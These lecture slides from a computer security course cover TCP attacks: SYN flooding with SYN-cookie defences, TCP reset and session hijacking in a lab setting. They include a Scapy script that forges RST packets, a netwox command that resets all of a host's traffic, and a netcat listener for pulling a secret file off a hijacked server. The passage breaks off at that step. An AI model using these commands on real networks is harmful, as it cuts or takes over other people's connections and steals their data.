
Network & Web Security

Attacks on TCP (Part II)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020



xkcd #2279: Symptoms

Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!

Today

Announcements

- Assignments *>>> Lab 07 due **tonight @ 11:59pm**, Lab 08 released today, due **after** spring bring.*
- MSU Announcements re: COVID-19 *>>> check it out; email me if not feeling well; we will make appropriate accommodations*


Goals & Learning Objectives

- What is the TCP protocol + How the TCP Protocol Works
- SYN Flooding Attack
- TCP Reset Attack
- TCP Session Hijacking Attack

WARNING: NONE OF THE ATTACKS COVERED HERE SHOULD BE DIRECTED AT REAL SERVERS!

SYN Flooding Attack

What would you do to prevent this type of attack?



Countermeasures: SYN Cookies


For more information:
https://www.youtube.com/watch?v=sLbihU82x7s

High Level Idea: A `SYN` cookie is a specific choice of initial TCP sequence number that embeds information that can later be used to reconstruct connection information ***after*** being acknowledged.

Details

```
H = enc(K, (time window, src ip, src port, dst ip, dst port))
```


- After a server receives a `SYN` packet, it calculates a keyed hash (**`H`**) from the information in the packet using a secret key that is only known to the server.
- **`H`** is sent to the client as the initial sequence number from the server. `H` is called a ***SYN cookie***.
- The server will not store the half-open connection in its queue.
- If the client is an attacker, **`H`** will not reach the attacker.
- If the client is not an attacker, it sends **`H+1`** in the acknowledgement field.
- The server checks if the number in the acknowledgement field is valid or not by recalculating the cookie.



WARNING: NONE OF THE ATTACKS COVERED HERE SHOULD BE DIRECTED AT REAL SERVERS!


TCP Reset Attack

Attack Goal: *To break up a TCP connection between A and B.*



A Typical TCP Connection

- After the 3-way handshake, the client and server exchange packets.
- Sender sends packet with next sequence number
- Receiver acknowledges (`ACK`) the next expected sequence number
- Continue like this until connection is closed…




NOTE: In Wireshark, sequence and acknowledgement numbers are automatically converted into relative numbers by default. You can toggle this feature.

— https://madpackets.com/2018/04/25/tcp-sequence-and-acknowledgement-numbers-explained/

TCP Reset Attack

Goal: *To break up a TCP connection between A and B.*



To disconnect a TCP connection…

(1) Using TCP `FIN` protocol:

- A sends a **`FIN`** packet to B.
- B replies with an **`ACK`** packet.
  B then sends a **`FIN`** packet to A.
- Finally, A replies with **`ACK`**.

(2) Using Reset (`RST`) flag:

- One of the parties sends **`RST`** packet to *immediately* break the connection.

A single packet can close a connection!

TCP Reset Attack


- **Goal:** To break up a TCP connection between A and B.

- **Spoofed RST Packet:** *The following fields need to be set correctly:*


Uniquely identifies a TCP connection

  - Source IP address, Source Port,
  - Destination IP address, Destination Port
  - Sequence number (within the receiver's window)

Example:



TCP Reset Attack




- **Goal:** To break up a TCP connection between A and B.

- **Spoofed RST Packet:** *The following fields need to be set correctly:*
  - Source IP address, Source Port,
  - Destination IP address, Destination Port
  - Sequence number (within the receiver's window)

Example:
(the attack packet)

Version	Header length	Type of service	Total length					IP
Identification			Flags	Fragment offset				IP
Time to live		Protocol	Header checksum					IP
Source IP address: **10.2.2.200**								IP
Destination IP address: **10.1.1.100**								IP
Source port: **22222**			Destination port: **11111**					TCP
Sequence number								TCP
Acknowledgement number								TCP
TCP header length		URG	ACK	PSH	**RST**	SYN	FIN	Window size	TCP
Checksum			Urgent pointer					TCP

Captured TCP Connection Data



This figure is just an example of the Wireshark GUI. The information is not correct for subsequent slides.

Steps:

- Use Wireshark on attacker machine, to sniff the traffic
- Retrieve the **dst port number**, **src port number** and **sequence/acknowledgement number**.
  - *Guessing the seq/ack number is no easy task…*

TCP Reset Attack on Telnet Connection

Goal: *To break up a TCP-based* ***telnet*** *connection between A and B.*

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.0.2.8", dst="10.0.2.9")
TCPLayer = TCP(sport=23, dport=53520, flags="R", seq=1493270842)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

NOTE:

- The `RST` packet can be sent to either side.
- The sequence number needs to be *exact* to guarantee this to work!
  - *Try using values from* ***seq****/****ack*** *fields*

TCP Reset Attack on SSH connections

```
seed@user(10.0.2.9):$ ssh 10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
...
seed@server(10.0.2.8):~$
seed@server(10.0.2.8):~$ packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe
seed@user(10.0.2.9):~$
```

- If the encryption is done at the network layer, the entire TCP packet including the header is encrypted, which makes sniffing or spoofing impossible…
- ***But*** SSH conducts encryption at the Transport layer, so the TCP header remains unencrypted. Hence the attack is successful as only the header is required for `RST` packet.

TCP Reset Attack on Video-Streaming Connections


This attack is similar to previous attacks with the only difference in the sequence numbers; in the case of video-streaming, the sequence numbers increase *very* fast (unlike in Telnet attack).

```
$ netwox 78 --help
Title: Reset every TCP packet
Usage: netwox 78 [-d device] [-f filter] [-s spoofip]
Parameters:
 -d|--device device                 device name {Eth0}
 -f|--filter filter                 pcap filter
 -s|--spoofip spoofip               IP spoof initialization type {linkbraw}
 --help2                            display help for advanced parameters
Example: netwox 78
```

```
$ sudo netwox 78 --filter "src host 10.0.2.18"
```

To achieve this, we use **`netwox 78`** tool to reset each packet that comes from the user machine (10.0.2.18). If the user is watching a Youtube video, any request from the user machine will be responded to with a `RST` packet.

TCP Reset Attack on Video-Streaming Connections



Note:

In this experiment, send RST packets to the client.


If `RST` packets are sent continuously to a server, the behavior is suspicious and may trigger some punitive actions taken against the user.

WARNING: NONE OF THE ATTACKS COVERED HERE SHOULD BE DIRECTED AT REAL SERVERS!

TCP Session Hijacking Attack

Attack Goal: *Hijack a TCP connection between A and B; inject malicious traffic.*

TCP Session Hijacking Attack



same header fields
- Source IP
- Source Port
- Destination IP
- Destination Port


- **Goal:** To inject data into an established connection.

- **Spoofed TCP Packet:** The following fields need to be set correctly:
  - Source IP address, Source Port,
  - Destination IP address, Destination Port
  - Sequence number (within the receiver's window)

TCP Session Hijacking Attack: Sequence Number

- If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it may be *out of order*.

- The data in this packet will be stored in the receiver's buffer at position x+δ, leaving δ spaces (having no effect). If δ is large, it may fall out of the window boundary.



Hijacking a Telnet Connection

```
▶ Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
    Source Port: 46712                          ← Source port
    Destination Port: 23                        ← Destination port
    [TCP Segment Len: 0]                        ← Data length
    Sequence number: 956606610                  ← Sequence number
    Acknowledgment number: 3791760010           ← Acknowledgment number
    Header Length: 32 bytes
    Flags: 0x010 (ACK)
```

Steps:

- User establishes a telnet connection with the server.
- Use Wireshark on attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (46712) and sequence number.

What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?

- Consider there is a super-secret file in the user's account on server called "secret". If the attacker uses the `cat` command, the results will be displayed on server's machine, not on the attacker's machine…

- In order to get the secret, we can run an instance of a `netcat` server on the attacker's machine and send the secret from the server machine to attacker's machine.

```
// Run the following command on the ATTACKER machine first.
seed@attacker(10.0.2.10):$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)


// Then, run the following command on the SERVER machine.
